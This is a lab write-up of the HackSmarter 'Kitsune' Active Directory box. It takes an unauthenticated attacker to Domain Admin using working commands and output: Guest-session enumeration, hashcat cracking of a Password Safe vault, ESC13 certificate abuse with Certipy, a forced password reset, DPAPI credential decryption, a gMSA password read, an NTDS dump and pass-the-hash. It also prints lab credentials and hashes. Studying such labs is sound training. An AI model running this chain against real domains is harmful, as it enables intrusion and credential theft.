Kitsune
Summary
Kitsune is a HackSmarter Active Directory lab built on a single Windows Server 2025 domain controller (DC01, domain kitsune.local). The starting position is fully unauthenticated from outside the domain, and the goal is Domain Admin.
The foothold is pure enumeration discipline. The DC leaves the built-in Guest account enabled, which turns a bogus logon into a read session over a Files share. That share holds a Password Safe v3 vault (logins.psafe3). The vault’s master key cracks instantly against rockyou, and inside are three credential entries, one of which (ranch) is a live domain account.
From a single low-privileged domain user the box becomes a tour of four independent privilege primitives, each of which is only dangerous because of the one before it:
- AD CS ESC13: a certificate template any domain user can enrol in is tied, through its issuance policy, to the
HelpDeskgroup. Enrolling mints a certificate whose Kerberos ticket silently carries HelpDesk membership. - An ACL from HelpDesk: HelpDesk holds write control over the
schlopaccount, including the right to force a password reset, so we set a known password and log in asschlop. - A stored PowerShell credential:
schlopcan log in over WinRM and keeps a DPAPI-protectedPSCredentialon disk that decrypts topebble. - gMSA + Backup Operators:
pebbleis in a group allowed to read thesvc_gmsa$managed password, and that service account is a member ofBackup Operators, whoseSeBackupPrivilegereads the registry hives and the NTDS database straight off the DC.
Dumping the NTDS yields the Administrator NT hash, and a pass-the-hash WinRM session reads both flags.
Category: HackSmarter AD lab. Starting position: unauthenticated, external. Goal: Domain Admin on
kitsune.local. Theme: a chain of five single-step misconfigurations (enabled Guest, ESC13, an ACL password reset, a cached credential, gMSA-to-Backup-Operators) where no individual link is remote code execution, but each one hands the key to the next.
1. Recon
Set the engagement variables once and reuse them. The lab redeploys on a fresh address; pick the one from your deploy and keep it consistent.
1
2
3
export IP=10.1.65.58
export DOMAIN=kitsune.local
export FQDN=DC01.kitsune.local
Add the DC to /etc/hosts so Kerberos and LDAPS name resolution work later:
1
echo "$IP $FQDN $DOMAIN DC01" | sudo tee -a /etc/hosts
Port scan
Scan all TCP ports first, then build the targeted service scan’s port list from the results rather than hand-copying it:
1
2
3
sudo nmap -vvv -p- -Pn -sS --min-rate 2000 -oA allports $IP
ports=$(grep '^[0-9]' allports.nmap | grep open | cut -d/ -f1 | paste -sd,)
sudo nmap -vvv -p "$ports" -sVC -Pn -oN nmap $IP
The open ports are the textbook domain-controller fingerprint:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcat-ldap
3269/tcp  open  globalcat-ldapssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
Service fingerprint
A single SMB probe confirms the host, the domain, and two facts that shape the rest of the box:
1
nxc smb $FQDN
1
SMB  10.1.65.58  445  DC01  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
signing:True means no SMB relay, and Null Auth:True is the thread we pull on next. NetExec (nxc) is the Swiss-army knife used throughout this writeup.
2. Anonymous enumeration
Guest is enabled, null is not
The distinction here is easy to miss and is the whole foothold. A true null session (empty username and empty password) is denied, but authenticating with a nonexistent username and an empty password is silently downgraded to the built-in Guest account, which is enabled:
1
2
3
4
# empty username -> anonymous/null bind -> denied
nxc smb $FQDN -u '' -p '' --shares
# bogus username, empty password -> falls through to the enabled Guest account
nxc smb $FQDN -u 'notauser' -p '' --shares --rid-brute
1
2
3
4
5
6
7
8
9
10
11
12
13
SMB  10.1.65.58  445  DC01  [+] kitsune.local\:
SMB  10.1.65.58  445  DC01  [-] Error enumerating shares: STATUS_ACCESS_DENIED
...
SMB  10.1.65.58  445  DC01  [+] kitsune.local\notauser: (Guest)
SMB  10.1.65.58  445  DC01  [*] Enumerated shares
SMB  10.1.65.58  445  DC01  Share    Permissions  Remark
SMB  10.1.65.58  445  DC01  -----    -----------  ------
SMB  10.1.65.58  445  DC01  ADMIN$                Remote Admin
SMB  10.1.65.58  445  DC01  C$                    Default share
SMB  10.1.65.58  445  DC01  Files    READ         Global file share
SMB  10.1.65.58  445  DC01  IPC$     READ         Remote IPC
SMB  10.1.65.58  445  DC01  NETLOGON              Logon server share
SMB  10.1.65.58  445  DC01  SYSVOL                Logon server share
The
Guestaccount is disabled by default on a modern DC. When it is enabled, any string that is not a valid account name authenticates as Guest, so “anonymous” enumeration that nominally failed suddenly works if you supply a junk username. Always test both forms. See the SMB notes for null-session mechanics.
RID brute forcing the user list
The same Guest session feeds --rid-brute, which walks the RID space through SAMR to turn SIDs into names. That output is where our user list comes from, so derive it rather than reading names out of thin air:
1
2
3
nxc smb $FQDN -u 'notauser' -p '' --rid-brute | tee rid.txt
# keep only SidTypeUser principals, strip the DOMAIN\ prefix
grep 'SidTypeUser' rid.txt | sed -E 's/.*\\([^ ]+) \(SidTypeUser\)/\1/' | sort -u
1
2
3
4
5
6
7
8
9
10
Administrator
DC01$
Guest
krbtgt
pebble
protagonist
ranch
ross
schlop
svc_gmsa$
Two names stand out immediately: svc_gmsa$ (a group-managed service account, trailing $) and the human users ranch, schlop, pebble, ross, protagonist. The RID brute also surfaced two custom groups, IT (RID 1601) and HelpDesk (RID 1104), both of which matter later.
The Files share
Only Files is readable. Pull everything out of it with the anonymous (Guest) session using Impacket’s smbclient.py:
1
smbclient.py $DOMAIN/notauser:''@$FQDN
1
2
3
4
5
6
7
8
# use Files
# ls
-rw-rw-rw-   3190  Tue Oct 13 00:08:21 2026 10-11-Calendar_October.pdf
-rw-rw-rw-   4076  Tue Oct 13 00:10:23 2026 10-11-Financial_Report.pdf
-rw-rw-rw-   3854  Tue Oct 13 00:10:27 2026 10-11-Timesheet.pdf
-rw-rw-rw-    840  Mon Oct 12 23:10:05 2026 logins.psafe3
# mget *
[*] Downloading logins.psafe3
The PDFs are flavour text. logins.psafe3 is a Password Safe version 3 database: a single encrypted blob holding a set of credentials behind one master password.
3. Cracking the Password Safe vault
Password Safe v3
The .psafe3 format is a known hashcat mode. The master key is stretched with a configurable iteration count over SHA-256, so an offline guess is only as slow as that count makes it; against a weak passphrase it falls in seconds:
1
hashcat -m 5200 logins.psafe3 /opt/rockyou.txt
1
2
3
4
logins.psafe3:hellokitty
...
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
The master password is hellokitty. (hashcat mode 5200 consumes the raw .psafe3 file directly, no extraction step needed.)
Opening the vault
Password Safe itself opens the database. The GUI build installs cleanly from Flathub:
1
flatpak install flathub org.pwsafe.pwsafe -y
The install output is worth reading, because it lists exactly what the sandbox will let the app touch:
1
2
3
org.pwsafe.pwsafe permissions:
    ipc    fallback-x11    wayland    devices    file access [1]
    [1] xdg-documents
The only filesystem grant is xdg-documents (that is ~/Documents). Our logins.psafe3 sits in the working directory, which is outside the sandbox, so the app simply cannot see it. Launching the GUI and trying to browse to the file gets nowhere, and neither does pointing the CLI straight at it:
1
2
flatpak run org.pwsafe.pwsafe                      # file picker can't reach the working dir
flatpak run org.pwsafe.pwsafe -d -s logins.psafe3  # same wall, even with an explicit path
 The open-database dialog: the sandbox confines the file picker, so
 logins.psafe3 in the working directory is invisible.
The fix is a Flatpak override that widens the filesystem grant. Because this app is installed system-wide (under /var/lib/flatpak), the override has to be written with sudo; a plain flatpak override fails with Permission denied:
1
2
sudo flatpak override org.pwsafe.pwsafe --filesystem=host
flatpak run org.pwsafe.pwsafe -d -s logins.psafe3
This is a sandbox grant of convenience, not an exploit: a Flatpak only sees the host paths its manifest (or an override) allows.
--filesystem=hosthands the app the entire filesystem, which is overkill but fine on a throwaway attacker box. The tidier option is to copy the database into~/Documentsfirst and stay inside thexdg-documentsgrant it already has.
Only after the override does the same command reach the file and prompt for the master key:
 With host access granted,
 -d -s logins.psafe3 finds the file and asks for the decryption key; hellokitty opens it.
The vault holds three entries: Duo Login [admin], Network Credentials [ranch], and SQL Credentials [root].
 Three stored logins; only the
 ranch entry is a domain account.
1
2
3
admin:I#zmE{z[n3HM
ranch:R@nch2026!
root:a%KlRhqbuRgL
4. Domain foothold: ranch
The admin and root entries are application logins (a Duo portal and a SQL account); they are not domain credentials. The ranch entry is, and it validates against the DC:
1
nxc smb $FQDN -u ranch -p 'R@nch2026!'
1
SMB  10.1.65.58  445  DC01  [+] kitsune.local\ranch:R@nch2026!
Set the working identity so the AD CS commands below stay readable:
1
export USERAD=ranch PASS='R@nch2026!'
5. AD CS: ESC13 to HelpDesk
Enumerating templates
Port 9389 (ADWS) and the presence of a CA on the DC are the cue to run Certipy. Any authenticated user can enumerate templates:
1
certipy find -u "$USERAD@$DOMAIN" -p "$PASS" -dc-ip $IP -target $FQDN -hide-admins -enabled -stdout
Certipy flags one template as vulnerable:
1
2
3
4
5
6
7
8
9
10
Template Name    : Kitsune-User
Enabled          : True
Client Authentication : True
Minimum RSA Key Length : 4096
Issuance Policies : 1.3.6.1.4.1.311.21.8.10863307.14988779.16010669.3757508.10421200.134.6077557.15214621
Linked Groups    : CN=HelpDesk,CN=Users,DC=kitsune,DC=local
Enrollment Rights : KITSUNE.LOCAL\Domain Users
[!] Vulnerabilities
  ESC13 : Template allows client authentication and issuance policy is
          linked to group 'CN=HelpDesk,CN=Users,DC=kitsune,DC=local'.
This is ESC13. The Kitsune-User template allows client authentication and can be enrolled by any Domain Users member. Its issuance policy OID carries an msDS-OIDToGroupLink pointing at HelpDesk. When a certificate from this template is used for PKINIT, the KDC follows that link and injects the HelpDesk SID into the ticket’s PAC. We never get added to the group in the directory; the membership lives only in the Kerberos ticket.
Requesting the certificate
The template enforces a 4096-bit minimum key. Certipy defaults to 2048, so the first request is rejected before the key size is corrected:
1
2
certipy req -u "$USERAD@$DOMAIN" -p "$PASS" -dc-ip $IP -target $FQDN \
    -ca 'kitsune-DC01-CA' -template 'Kitsune-User'
1
2
3
[-] Got error while requesting certificate: code: 0x80094811 -
    CERTSRV_E_KEY_LENGTH - The public key does not meet the minimum size
    required by the specified certificate template.
Match the template with -key-size 4096:
1
2
certipy req -u "$USERAD@$DOMAIN" -p "$PASS" -dc-ip $IP -target $FQDN \
    -ca 'kitsune-DC01-CA' -template 'Kitsune-User' -key-size 4096
1
2
3
4
[*] Successfully requested certificate
[*] Got certificate with UPN 'ranch@kitsune.local'
[*] Certificate object SID is 'S-1-5-21-3773590124-4237107295-2360938966-1103'
[*] Wrote certificate and private key to 'ranch.pfx'
RPC enrolment over DCOM times out on this box (
The NETBIOS connection with the remote host timed out). It is intermittent, not a hard block, so simply retry the request until it lands.
Authenticating
Exchange the certificate for a TGT. Certipy also recovers the account’s NT hash via UnPAC-the-hash:
1
certipy auth -pfx ranch.pfx -dc-ip $IP
1
2
3
4
[*] Using principal: 'ranch@kitsune.local'
[*] Got TGT
[*] Saving credential cache to 'ranch.ccache'
[*] Got hash for 'ranch@kitsune.local': aad3b435b51404eeaad3b435b51404ee:47d29308446189faa2acec65586963c1
The ranch.ccache TGT now carries HelpDesk membership in its PAC. Everything HelpDesk can do, this ticket can do.
6. HelpDesk over schlop: forced password reset
Point bloodyAD at the DC with the HelpDesk-bearing ticket and ask what this identity can write:
1
KRB5CCNAME=ranch.ccache bloodyAD -k -d $DOMAIN --host $FQDN get writable
1
2
3
4
distinguishedName: CN=schlop,CN=Users,DC=kitsune,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE
Through HelpDesk, ranch now has write control over schlop. The reported rights include WriteOwner and WriteDacl, which tempt the long ACL abuse route (take ownership, rewrite the DACL, grant yourself GenericAll, then reset). On this box that detour is unnecessary: the ACL already carries the User-Force-Change-Password extended right, so a single password reset works directly, with no ownership or DACL edit beforehand:
1
KRB5CCNAME=ranch.ccache bloodyAD -k -d $DOMAIN --host $FQDN set password schlop 'P@$$word123!'
1
[+] Password changed successfully!
Always try the cheapest primitive first.
get writablelistingOWNER: WRITE/DACL: WRITEdoes not mean you have to use them; if the same ACE also grants a password reset, oneset passwordsaves you the take-ownership anddacleditround trips entirely. bloodyAD performs the reset over LDAPS on its own, so the signing enforcement on this DC is a non-issue.
A forced password reset is still loud and destructive: it locks the real user out and is trivially alerted on. On an engagement, Shadow Credentials or a targeted Kerberoast are quieter ways to spend the same control. Here the lab account is disposable, so the reset is fine.
7. schlop: WinRM and a cached credential (pebble)
schlop can log in over WinRM, and the account turns out to be a local administrator on the DC:
1
2
export USERAD=schlop PASS='P@$$word123!'
nxc winrm $FQDN -u $USERAD -p $PASS
1
WINRM  10.1.65.58  5985  DC01  [+] kitsune.local\schlop:P@$$word123! (Pwn3d!)
Drop into an evil-winrm session. The first flag sits on schlop’s desktop:
1
evil-winrm -i $FQDN -u $USERAD -p $PASS
1
2
*Evil-WinRM* PS C:\Users\schlop> type Desktop\user.txt
HSM{redacted}
schlop’s Documents folder holds networkAuth.cred, a credential exported with Export-CliXml. That format encrypts the password with DPAPI under the user who created it, and because we are running as schlop, Import-CliXml transparently decrypts it:
1
2
*Evil-WinRM* PS C:\Users\schlop> $cred = Import-CliXml -Path C:\Users\schlop\Documents\networkAuth.cred
*Evil-WinRM* PS C:\Users\schlop> $cred.GetNetworkCredential() | Format-List UserName,Password
1
2
UserName : pebble
Password : PebbleIs47!
A
.credfromExport-CliXmlis only as safe as the account that owns the DPAPI master key. Anyone who can execute as that user reads the secret with one built-in cmdlet, no cracking involved. Treat these files as plaintext once the host is compromised.
Confirm pebble is a valid domain account:
1
nxc smb $FQDN -u pebble -p 'PebbleIs47!'
1
SMB  10.1.65.58  445  DC01  [+] kitsune.local\pebble:PebbleIs47!
8. pebble: reading the gMSA password
pebble’s value is its group membership. A BloodHound look at the account shows it is a member of IT, and IT holds ReadGMSAPassword over svc_gmsa$:

PEBBLE is MemberOf IT, which has ReadGMSAPassword on SVC_GMSA$.
That is exactly the gMSA read primitive: a principal on msDS-GroupMSAMembership can retrieve the managed password blob over LDAP, and nxc parses it into usable keys in one step:
1
nxc ldap $FQDN -u pebble -p 'PebbleIs47!' --gmsa
1
2
LDAP  10.1.65.58  389  DC01  Account: svc_gmsa$  NTLM: 085691c182d60ab1a12466ce7b50d29d  PrincipalsAllowedToReadPassword: IT
LDAP  10.1.65.58  389  DC01  Account: svc_gmsa$  aes256-cts-hmac-sha1-96: 4da9193a94b52900dd5019a3757329a7ef9c51418f88ff2cf15db7433298ab7d
The NT hash lets us act as the service account directly:
1
nxc ldap $FQDN -u 'svc_gmsa$' -H 085691c182d60ab1a12466ce7b50d29d
1
LDAP  10.1.65.58  389  DC01  [+] kitsune.local\svc_gmsa$:085691c182d60ab1a12466ce7b50d29d
9. svc_gmsa$: Backup Operators to the NTDS
Checking the service account’s group membership reveals why it was worth reading:
1
2
bloodyAD -u 'svc_gmsa$' -p '085691c182d60ab1a12466ce7b50d29d' --format hash \
    -d $DOMAIN --host $FQDN get object 'svc_gmsa$' --attr memberOf
1
memberOf: CN=Backup Operators,CN=Builtin,DC=kitsune,DC=local
Backup Operators grants SeBackupPrivilege, which reads any file regardless of its DACL, including the live registry hives and NTDS.dit. See the privilege notes for why that privilege is effectively domain compromise on a DC. NetExec’s backup_operator module automates the whole dump: trigger RemoteRegistry, save SAM/SECURITY, pull the boot key, and extract the directory:
1
nxc smb $FQDN -u 'svc_gmsa$' -H 085691c182d60ab1a12466ce7b50d29d -M backup_operator
1
2
3
4
5
6
7
BACKUP_O...  10.1.65.58  445  DC01  Saved HKLM\SAM to \\10.1.65.58\SYSVOL\SAM_...
BACKUP_O...  10.1.65.58  445  DC01  Boot key retrieved live -- skipping SYSTEM hive save/download.
...
SMB  10.1.65.58  445  DC01  [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB  10.1.65.58  445  DC01  Administrator:500:aad3b435b51404eeaad3b435b51404ee:2dffec5d0dda0cbc8bf571471641e001:::
SMB  10.1.65.58  445  DC01  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d1c9d31dc9ece5e96fc344c85782ba93:::
SMB  10.1.65.58  445  DC01  [+] Dumped 10 NTDS hashes [...] (ranch, schlop, pebble, ross, protagonist, DC01$, svc_gmsa$ trimmed)
The Administrator NT hash (2dffec5d0dda0cbc8bf571471641e001) is the prize.
10. Domain Admin
Pass the hash straight into a WinRM session as Administrator:
1
evil-winrm -i $FQDN -u administrator -H 2dffec5d0dda0cbc8bf571471641e001
Both flags are readable from here:
1
2
*Evil-WinRM* PS C:\Users\Administrator> gci -force C:\Users\ -recurse -file -depth 2 -ErrorAction SilentlyContinue |
    Where-Object { $_.Name -in @('user.txt','root.txt') } | gc
1
2
HSM{redacted}   # user.txt
HSM{redacted}   # root.txt
Domain Admin on kitsune.local.
Understanding the Attack Chain
| # | Primitive | Severity in isolation | Severity composed |
|---|---|---|---|
| 1 | Guest account enabled | Low: read-only anonymous access | Exposes the Files share and the whole user list via RID brute |
| 2 | Password Safe vault on a readable share | Low: an encrypted blob | hellokitty cracks it, yielding ranch’s domain password |
| 3 | AD CS ESC13 on Kitsune-User | Medium: any user enrols | Mints a ticket carrying HelpDesk membership, no group edit |
| 4 | HelpDesk ACL over schlop | Medium: ACL control of one user | User-Force-Change-Password: reset the password and log in |
| 5 | DPAPI .cred in schlop’s profile | Low: encrypted file | Decrypts in-session to pebble’s password |
| 6 | IT has ReadGMSAPassword | Medium: read one service secret | Recovers the svc_gmsa$ NT hash over LDAP |
| 7 | svc_gmsa$ in Backup Operators | High: SeBackupPrivilege on a DC | Reads the registry hives and NTDS, dumping every hash |
| 8 | Administrator NT hash | Critical | Pass-the-hash WinRM as Domain Admin |